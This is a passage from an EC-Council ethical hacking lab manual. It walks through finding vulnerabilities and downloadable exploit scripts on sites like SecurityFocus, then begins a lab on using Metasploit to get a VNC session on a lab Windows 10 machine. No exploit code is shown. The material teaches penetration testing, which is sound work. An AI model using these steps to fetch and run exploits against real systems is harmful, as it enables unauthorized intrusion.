


Figure 1.3.6: Exploit code

12. This exploit code can further be used to exploit vulnerabilities in the target system.
13. Close the web browser.

TASK 3.2

Finding Vulnerabilities on SecurityFocus

14. Similarly, you can search vulnerabilities and download their exploit from the **SecurityFocus** website.
15. Open any web browser (here, **Mozilla Firefox**) and navigate to **https://www.securityfocus.com**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

16. The **SecurityFocus** website appears. Click the **Search all vulnerabilities** link at the bottom of the page to search vulnerabilities by CVE number or by vender, title, or version.




Figure 1.3.7: SecurityFocus website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

17. A new webpage displaying a list of vulnerabilities appears. Click on any vulnerability available on the site and look at the data about the exploit. The area to focus on is the exploit section, accessed by clicking on the **exploit** tab of the vulnerability.




Figure 1.3.8: Detailed information about the vulnerability

18. Now, navigate back to the **Vulnerabilities** search page. Here, search the vulnerability **CVE-2013-1627** by entering its CVE number in the **Search by CVE** field. After entering the CVE ID, click the **Submit** button or press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

19. A result page appears, displaying the name of the searched vulnerability with its URL link, as shown in the screenshot.




Figure 1.3.9: Searched vulnerability

20. Click on the vulnerability URL. A detailed description of the searched vulnerability appears; click on the **exploit** tab to see the available exploit script.

21. You can further click the link to the python script that represents the exploit to view the exploit code and later use the same script to attempt an attack on the target system. This code can be used manually or can be placed into a tool.

You can similarly use other exploit sites such as **VulDB** (https://vuldb.com), **MITRE CVE** (https://cve.mitre.org), **Vulners** (https://vulners.com), and **CIRCL CVE Search** (https://cve.circl.lu) to find target system vulnerabilities.




Figure 1.3.10: exploit tab

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

22. Close the web browser.
23. This concludes the demonstration of finding vulnerabilities on exploit sites such as Exploit Database and SecurityFocus.
24. Close all open windows and document all the acquired information.

TASK 4 Exploit Client-Side Vulnerabilities and Establish a VNC Session

This lab demonstrates the exploitation procedure enforced on a weakly patched Windows 10 machine that allows you to gain remote access to it through a remote desktop connection.

Here, we will see how attackers can exploit vulnerabilities in target systems to establish unauthorized VNC sessions using Metasploit and remotely control these targets.

Note: In this task, we will use the **Parrot Security** (**10.10.10.13**) virtual machine as the host system and the **Windows 10** (**10.10.10.10**) virtual machine as the target system.

Attackers use client-side vulnerabilities to gain access to the target machine. VNC (Virtual Network Computing) enables an attacker to remotely access and control the targeted computers using another computer or mobile device from anywhere in the world.

1. Turn on **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

